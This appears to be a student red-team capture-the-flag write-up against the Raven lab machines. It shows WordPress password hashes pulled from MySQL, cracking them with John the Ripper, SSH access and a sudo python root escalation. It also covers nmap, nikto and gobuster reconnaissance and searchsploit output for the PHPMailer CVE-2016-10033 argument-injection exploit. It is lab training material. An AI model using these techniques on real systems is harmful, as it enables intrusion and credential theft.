


```
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

Exploitation: MySQL Database Access TARGET 1 Part 2


Commands:

Step 6.`select * from wp_users`password hashes found in wp_users.



```
mysql> select * from wp_users;
+----+-------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+-----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered
| user_activation_key | user_status | display_name    |
+----+-------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+-----------------+
|  1 | michael     | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12
|                     |           0 | michael         |
|  2 | steven      | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16
|                     |           0 | Steven Seagull  |
+----+-------------+------------------------------------+---------------+-------------------+----------+---------------------
+---------------------+-------------+-----------------+
2 rows in set (0.00 sec)
```

Step 7. Flag 3 & 4 are here



```
        | flag3         |              | draft        | open              | open          |
   |               |          | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |
       |             0 | http://raven.local/wordpress/?p=4                           |
0 | post       |                   0 |
|  5 |             1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f29
41ce}


        | flag4         |              | inherit      | closed            | closed        |
   | 4-revision-v1 |          | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
       |             4 | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ |
0 | revision   |                   0 |
|  7 |             2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf9312277
0cd2}
```

Take a breath we’re nearly done.

Strap in because we’re gonna double check that we have the correct hash for Flag 4.

Exploitation: MySQL Database Access TARGET 1
Part 3 John the ripper

Commands:

Step8. Save user 1 & user 2 to a `wp_hashes.txt` .txt file

Step 9. Brute force the .txt file `john -show wp_hashes.txt


This gives us the cracked password.

Step 10. SSH into steves account `sudo -l`


Step 11. Escalate to root

`sudo python -c import pty;pty.spawn(“bin/bash”)`


Step 12. Flag 4 was in root dir




```
  GNU nano 4.8                                                   wp_hashes.txt
user1:$P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0
user2:$P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/
```




```
root@Kali:~# nano wp_hashes.txt
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 256/256 AVX2 8×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 43 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 37 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 33 candidates buffered for the current salt, minimum 48 needed for performance.
Warning: Only 32 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 23 candidates buffered for the current salt, minimum 48 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
```



```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ 
```



```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ sudo python -c 'import pty;pty.spawn("/bin/bash")
```



```
root@target1:/home/steven# cd /root/
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
```

Raven after red team finds flag4.txt

TARGET 2 TRYING TO NOT BE SUSS
RED TEAM READY TO ATTACK WITH THEIR LAST THREE BRAINCELLS
imgflip.com

Target 2

Why couldn’t the go sailing?

The port was closed.

Exploitation:Network Mapping and user Enumeration (WordPress site) TARGET 2


Tool: Nmap, (enumerates ports and running services.)

Achievement: Target one machine has port 22 open along with port 80. This was exploited in the attack.

Commands:


Step 2. `nmap -sV 192.168.1.115`

192.168.1.0/24`



```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 06:09 PDT
Nmap scan report for 192.168.1.115
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

Step 1.` nmap -sP



```
root@Kali:~# nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-09 06:06 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00062s latency).
MAC Address: 00:15:5D:00:04:0D (Microsoft)
Nmap scan report for 192.168.1.100
Host is up (0.0014s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Nmap scan report for 192.168.1.105
Host is up (0.0015s latency).
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Nmap scan report for 192.168.1.110
Host is up (0.0027s latency).
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Nmap scan report for 192.168.1.115
Host is up (0.0020s latency).
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 1.78 seconds
```

Exploitation:Network Mapping and user Enumeration (WordPress site) TARGET 2


Tool: WordPress site with Nikto and Gobuster

Achievement: We determined that the website is running on Apache/2.4.10 (Debian). Henceforth we performed a more in depth analysis with Gobuster.


Commands:

Step1. `Nikto -C all -h 192.168.1.115` (lists the deets on 1.115)

Step 2. `Gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115` Creates the wordlists with directory list.



```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.1.115
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/09/09 06:50:54 Starting gobuster in directory enumeration mode
===============================================================
/img                  (Status: 301) [Size: 312] [⟶ http://192.168.1.115/img/]
/css                  (Status: 301) [Size: 312] [⟶ http://192.168.1.115/css/]
/wordpress            (Status: 301) [Size: 318] [⟶ http://192.168.1.115/wordpress/]
/manual               (Status: 301) [Size: 315] [⟶ http://192.168.1.115/manual/]
/js                   (Status: 301) [Size: 311] [⟶ http://192.168.1.115/js/]
/vendor               (Status: 301) [Size: 315] [⟶ http://192.168.1.115/vendor/]
/fonts                (Status: 301) [Size: 314] [⟶ http://192.168.1.115/fonts/]
/server-status        (Status: 403) [Size: 301]

===============================================================
2021/09/09 06:52:14 Finished
===============================================================
```



```
root@Kali:~# nikto -C all -h 192.168.1.115
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.115
+ Target Hostname:    192.168.1.115
+ Target Port:        80
+ Start Time:         2021-09-09 06:34:29 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the use
+ The X-Content-Type-Options header is not set. This could allow the user age
 the MIME type
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, si
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). A
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, wh
 this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 26523 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-09-09 06:36:17 (GMT-7) (108 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@Kali:~# 
```

Exploitation:Network Mapping and user Enumeration (WordPress site) TARGET 2

Tool: your eyes and a browser of your choice. (we used firefox)


Achievement: By looking at the vendor list, we're able to see that it was modified recently compared to the other files. Further snooping revealed `flag1.txt`

Commands:

Step 1. Open a browser to `http://192.168.1.115/vendor/`, this is the index of vendor. (Same one we saw on terminal)


Step 2. Click on `PATH`

Step 3. Flag 1 revealed as well as file path: `var/www/html/vendor/`



Index of /vendor

Name	Last modified	Size	Description
Parent Directory		-	
LICENSE	2018-08-13 07:56	26K	
PATH	2018-11-09 08:17	62	
PHPMailerAutoload.php	2018-08-13 07:56	1.6K	
README.md	2018-08-13 07:56	13K	
SECURITY.md	2018-08-13 07:56	2.3K	
VERSION	2018-08-13 07:56	6	
changelog.md	2018-08-13 07:56	28K	
class.phpmailer.php	2018-08-13 07:56	141K	
class.phpmaileroauth.php	2018-08-13 07:56	7.0K	
class.phpmaileroauthgoogle.php	2018-08-13 07:56	2.4K	
class.pop3.php	2018-08-13 07:56	11K	
class.smtp.php	2018-08-13 07:56	41K	
composer.json	2018-08-13 07:56	1.1K	
composer.lock	2018-08-13 07:56	126K	
docs/	2018-08-13 07:56	-	
examples/	2018-08-13 07:56	-	
extras/	2018-08-13 07:56	-	
get_oauth_token.php	2018-08-13 07:56	4.9K	
language/	2018-08-13 07:56	-	
test/	2018-08-13 07:56	-	
travis.phpunit.xml.dist	2018-08-13 07:56	1.0K	



```
/var/www/html/vendor/
flag1{a2c1f66d2b8051bd3a5874b5b6e43e21}
```

Exploitation:Remote code execution Vulnerability in PHPMailer (5.2.16) TARGET 2

Tool: PHPMailer 5.2.16, Ncat, reverse shell, Searchsploit, Bashscipt


Achievement: By using Searchsploit to find vulnerabilities associated with PHPMailer, we were able to open a backdoor (using bash script) on target 2, and then reverse shell on target 2 with Ncat listener.
Furthermore, investigating the SECURITY.md file revealed a Remote code execution vulnerability which we then used to exploit the PHP.

Commands:


Step 1. `searchsploit phpmailer`

(confirmed exploit 40970.php matched with CVE-2016-10033 and PHPMailer version 5.2.16.

Step 2. ` searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php`



```
root@Kali:~# searchsploit phpmailer
------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                            |  Path
                                                                                          | (/usr/share/exploitdb/)
------------------------------------------------------------------------------------------ ---------------------------------
PHPMailer 1.7 - 'Data()' Remote Denial of Service                                         | exploits/php/dos/25752.txt
PHPMailer < 5.2.18 - Remote Code Execution (Bash)                                         | exploits/php/webapps/40968.php
PHPMailer < 5.2.18 - Remote Code Execution (PHP)                                          | exploits/php/webapps/40970.php
PHPMailer < 5.2.18 - Remote Code Execution (Python)                                       | exploits/php/webapps/40974.py
PHPMailer < 5.2.19 - Sendmail Argument Injection (Metasploit)                             | exploits/multiple/webapps/41688.rb
PHPMailer < 5.2.20 - Remote Code Execution                                                | exploits/php/webapps/40969.pl
PHPMailer < 5.2.20 / SwiftMailer < 5.4.5-DEV / Zend Framework / zend-mail < 2.4.11 - 'AIO' 'PwnSc | exploits/php/webapps/40986.py
PHPMailer < 5.2.20 with Exim MTA - Remote Code Execution                                  | exploits/php/webapps/42221.py
PHPMailer < 5.2.21 - Local File Disclosure                                                | exploits/php/webapps/43056.py
WordPress PHPMailer 4.6 - Host Header Command Injection (Metasploit)                      | exploits/php/remote/42024.rb
------------------------------------------------------------------------------------------ ---------------------------------
```




```
root@Kali:~# searchsploit -x /usr/share/exploitdb/exploits/php/webapps/40970.php
  Exploit: PHPMailer < 5.2.18 - Remote Code Execution (PHP)
      URL: https://www.exploit-db.com/exploits/40970
     Path: /usr/share/exploitdb/exploits/php/webapps/40970.php
File Type: PHP script, ASCII text, with CRLF line terminators

PHPMailer < 5.2.18 Remote Code Execution (CVE-2016-10033)

Discovered/Coded by:

Dawid Golunski (@dawid_golunski)
https://legalhackers.com

Full Advisory URL:
https://legalhackers.com/advisories/PHPMailer-Exploit-Remote-Code-Exec-CVE-2016-10033-Vuln.html


A simple PoC (working on Sendmail MTA)

It will inject the following parameters to sendmail command:

Arg no. 0 == [/usr/sbin/sendmail]
Arg no. 1 == [-t]
Arg no. 2 == [-i]
Arg no. 3 == [-fattacker\]
Arg no. 4 == [-oQ/tmp/]
Arg no. 5 == [-X/var/www/cache/phpcode.php]
Arg no. 6 == [some"@email.com]


which will write the transfer log (-X) into /var/www/cache/phpcode.php file.
The resulting file will contain the payload passed in the body of the msg:

09607 <<< --b1_cb4566aa51be9f090d9419163e492306
09607 <<< Content-Type: text/html; charset=us-ascii
09607 <<<
09607 <<< <?php phpinfo(); ?>
09607 <<<
09607 <<<
09607 <<<
09607 <<< --b1_cb4566aa51be9f090d9419163e492306--


See the full advisory URL for details.

*/


// Attacker's input coming from untrusted source such as $_GET , $_POST etc.
:
```

Exploitation:Remote code execution Vulnerability in PHPMailer (5.2.16)

Achievements:


Investigated the SECURITY.md file and identified remote code execution vulnerability as potential exploit for PHPMailer version 5.2.16

Investigated the VERSION file and discovered the PHPMailer version being used is 5.2.16.



Warning, you are using the root account, you may harm your system.

```
# Security notices relating to PHPMailer

Please disclose any vulnerabilities found responsibly - report any security problems found to the maintainers privately.

PHPMailer versions prior to 5.2.18 (released December 2016) are vulnerable to [CVE-2016-10033](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2016-10033) a remote code execution vulnerability, responsibly reported by [Dawid Golunski](https://legalhackers.com).

PHPMailer versions prior to 5.2.14 (released November 2015) are vulnerable to [CVE-2015-8476](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2015-8476) an SMTP CRLF injection bug permitting arbitrary message sending.

PHPMailer versions prior to 5.2.10 (released May 2015) are vulnerable to [CVE-2008-5619](https://web.nvd.nist.gov/view/vuln/detail?
vulnId=CVE-2008-5619), a remote code execution vulnerability in the bundled html2text library. This file was removed in 5.2.10, so if you are
using a version prior to that and make use of the html2text function, it's vitally important that you upgrade and remove this file.

